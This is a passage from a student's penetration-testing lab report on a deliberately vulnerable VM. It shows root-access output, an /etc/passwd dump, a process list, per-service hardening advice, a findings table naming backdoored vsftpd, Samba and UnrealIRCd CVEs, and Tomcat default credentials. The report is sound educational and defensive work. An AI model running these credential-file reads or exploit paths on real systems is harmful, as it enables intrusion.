

Figure 16: whoami & id — Root Access Confirmed

- System Info

Figure 17: uname -a — Kernel and OS Details

- Users

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

Figure 18: /etc/passwd and /home — User Accounts

- Processes

```
ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0   2844  1692 ?        Ss   01:11   0:00 /sbin/init
root         2  0.0  0.0      0     0 ?        S<   01:11   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S<   01:11   0:00 [migration/0]
root         4  0.0  0.0      0     0 ?        S<   01:11   0:00 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   01:11   0:00 [watchdog/0]
root         6  0.0  0.0      0     0 ?        S<   01:11   0:00 [events/0]
root         7  0.0  0.0      0     0 ?        S<   01:11   0:00 [khelper]
root        41  0.0  0.0      0     0 ?        S<   01:11   0:00 [kblockd/0]
root        44  0.0  0.0      0     0 ?        S<   01:11   0:00 [kacpid]
root        45  0.0  0.0      0     0 ?        S<   01:11   0:00 [kacpi_notify]
root        91  0.0  0.0      0     0 ?        S<   01:11   0:00 [kseriod]
root       129  0.0  0.0      0     0 ?        S    01:11   0:00 [pdflush]
root       130  0.0  0.0      0     0 ?        S    01:11   0:00 [pdflush]
root       131  0.0  0.0      0     0 ?        S<   01:11   0:00 [kswapd0]
root       173  0.0  0.0      0     0 ?        S<   01:11   0:00 [aio/0]
root      1129  0.0  0.0      0     0 ?        S<   01:11   0:00 [ksnapd]
root      1296  0.0  0.0      0     0 ?        S<   01:11   0:00 [ata/0]
root      1299  0.0  0.0      0     0 ?        S<   01:11   0:00 [ata_aux]
root      1308  0.0  0.0      0     0 ?        S<   01:11   0:00 [scsi_eh_0]
root      1311  0.0  0.0      0     0 ?        S<   01:11   0:00 [scsi_eh_1]
root      1330  0.0  0.0      0     0 ?        S<   01:11   0:00 [ksuspend_usbd]
root      1334  0.0  0.0      0     0 ?        S<   01:11   0:00 [khubd]
root      2078  0.0  0.0      0     0 ?        S<   01:11   0:00 [scsi_eh_2]
root      2222  0.0  0.0      0     0 ?        S<   01:11   0:00 [kjournald]
root      2376  0.0  0.0   2092   620 ?        S<s  01:11   0:00 /sbin/udevd --daemon
root      2599  0.0  0.0      0     0 ?        S<   01:11   0:00 [kpsmoused]
root      3559  0.0  0.0      0     0 ?        S<   01:11   0:00 [kjournald]
daemon    3691  0.0  0.0   1836   584 ?        Ss   01:11   0:00 /sbin/portmap
statd     3707  0.0  0.0   1900   720 ?        Ss   01:11   0:00 /sbin/rpc.statd
root      3713  0.0  0.0      0     0 ?        S<   01:11   0:00 [rpciod/0]
root      3728  0.0  0.0   3648   560 ?        Ss   01:11   0:00 /usr/sbin/rpc.idmapd
root      3955  0.0  0.0   1716   488 tty4     Ss+  01:11   0:00 /sbin/getty 38400 tty4
root      3957  0.0  0.0   1716   488 tty5     Ss+  01:11   0:00 /sbin/getty 38400 tty5
root      3963  0.0  0.0   1716   488 tty2     Ss+  01:11   0:00 /sbin/getty 38400 tty2
root      3966  0.0  0.0   1716   488 tty3     Ss+  01:11   0:00 /sbin/getty 38400 tty3
root      3968  0.0  0.0   1716   488 tty6     Ss+  01:11   0:00 /sbin/getty 38400 tty6
syslog    4004  0.0  0.0   1936   648 ?        Ss   01:11   0:00 /sbin/syslogd -u syslog
root      4039  0.0  0.0   1872   540 ?        S    01:11   0:00 /bin/dd bs 1 if /proc/kmsg of /var/run/klogd/kmsg
klog      4041  0.0  0.1   3284  2144 ?        Ss   01:11   0:00 /sbin/klogd -P /var/run/klogd/kmsg
bind      4064  0.0  0.5  38884 11248 ?        Ssl  01:11   0:00 /usr/sbin/named -u bind
root      4162  0.0  0.0   2768  1304 ?        S    01:11   0:00 /bin/sh /usr/bin/mysqld_safe
mysql     4204  0.0  0.8 127924 17340 ?        Sl   01:11   0:04 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql
--skip-external-locking --port=3306 --socket=/var/run/mysqld/mysqld.sock
root      4206  0.0  0.0   1700   556 ?        S    01:11   0:00 logger -p daemon.err -t mysqld_safe -i -t mysqld
postgres  4283  0.0  0.2  41340  5072 ?        S    01:11   0:00 /usr/lib/postgresql/8.3/bin/postgres -D /var/lib/postgres
postgresql.conf
```

- Sensitive Data

```
ls /home
ftp
msfadmin
service
user

ls /root
Desktop
reset_logs.sh
vnc.log
```

Impact Assessment

- Root access confirmed — complete and unrestricted system control achieved
- All user accounts enumerated — lateral movement paths identified
- Sensitive system files readable — credential extraction possible
- Full process visibility — any process can be terminated or injected
- No detection mechanisms in place — attack went completely unnoticed

8. PHASE 5 — MITIGATION

Objective: Provide actionable security recommendations to eliminate identified vulnerabilities and reduce the attack surface.

Exposed Ports: 21, 22, 23, 25, 80, 139, 445, 3306, 6667, 8180, 1099, 2049

FTP (Port 21)

- Update vsftpd to the latest stable version immediately
- Disable anonymous login: anonymous_enable=NO in vsftpd.conf
- Consider replacing FTP with SFTP for encrypted transfers
- Restrict FTP access by IP using firewall rules

SSH (Port 22)

- Disable root SSH login: PermitRootLogin no in sshd_config
- Use key-based authentication only — disable password auth
- Upgrade OpenSSH to the latest stable version
- Implement fail2ban to block brute-force attempts

Telnet (Port 23)

- Disable the Telnet service immediately — it is inherently insecure
- Replace with SSH for all remote management tasks
- Block port 23 at the firewall level

SMTP (Port 25)

- Disable the VRFY command to prevent username enumeration
- Restrict SMTP relay to trusted hosts only

HTTP / Tomcat (Port 80 / 8180)

- Enable HTTPS and force-redirect all HTTP traffic
- Change Tomcat default credentials from tomcat/tomcat immediately
- Update Apache and Tomcat to current stable versions
- Disable the Tomcat Manager interface in production

SMB (Port 139/445)

- Disable SMBv1 — vulnerable to EternalBlue and similar exploits
- Require authentication for all share access
- Restrict SMB to trusted internal IP ranges only
- Apply all available Samba security patches

MySQL (Port 3306)

- Set a strong password for the root database account
- Disable remote root login: bind-address = 127.0.0.1 in my.cnf
- Apply principle of least privilege to all database users

IRC (Port 6667)

- Remove the UnrealIRCd service if not required
- If IRC is needed, upgrade to the latest verified clean release
- Block port 6667 at the network perimeter firewall

NFS / RMI (Port 2049 / 1099)

- Restrict NFS exports to specific trusted hosts only
- Block RMI port 1099 from external access via firewall rules

9. FINDINGS SUMMARY

ID	Vulnerability	Port	Severity	Exploited	CVE
F-01	vsftpd 2.3.4 Backdoor	21	CRITICAL	Yes — Root shell	CVE-2011-2523
F-02	Samba usermap_script RCE	139/445	CRITICAL	Yes — Root shell	CVE-2007-2447
F-03	UnrealIRCd Backdoor	6667	CRITICAL	Yes — Root shell	CVE-2010-2075
F-04	MySQL No-Password Root	3306	HIGH	Yes — DB access	—
F-05	Anonymous FTP Login	21	HIGH	Yes — File access	—
F-06	Telnet Plaintext Protocol	23	HIGH	Yes — Enumerated	—
F-07	Tomcat Default Credentials	8180	HIGH	Yes — Manager	—
F-08	SMTP VRFY Enabled	25	MEDIUM	Yes — User enum	—
F-09	SMB Unauthenticated Shares	139/445	MEDIUM	Yes — Share listed	—
F-10	Apache Outdated Version	80	MEDIUM	Enumerated	—
F-11	NFS Unrestricted Exports	2049	LOW	Enumerated	—

10. LEARNING OUTCOMES & CONCLUSION

Learning Outcomes

- Gained hands-on experience with the complete VAPT lifecycle from recon to mitigation
- Developed practical proficiency with Metasploit Framework — module selection, configuration, execution
- Understood how common misconfigurations (anonymous FTP, no-password MySQL, default Tomcat credentials) directly enable exploitation
- Learned structured service enumeration using industry-standard tools (Nmap, Netcat, smbclient, MySQL client)
- Practiced post-exploitation: privilege verification, user enumeration, sensitive data discovery
- Developed security remediation recommendations based on real findings

Conclusion

This VAPT project demonstrates that a network containing unpatched, misconfigured services can be fully compromised by an attacker using only free, publicly available tools. Root-level access was obtained via three independent exploit vectors — vsftpd, Samba, and UnrealIRCd — each requiring fewer than five commands to execute successfully.

The key takeaway is that reducing the attack surface through patch management, service hardening, and network segmentation is the most effective defense against the techniques demonstrated in this lab.

Disclaimer: This project was conducted entirely in a controlled, isolated VirtualBox lab environment using systems owned by the author. No real-world or third-party systems were targeted. All techniques shown are for educational purposes only. Unauthorized penetration testing is illegal.

Rakesh A R
Aspiring Cybersecurity Analyst · SOC Analyst
rakesharofficial06@gmail.com
linkedin.com/in/rakesh-a-r-595517288
March 2026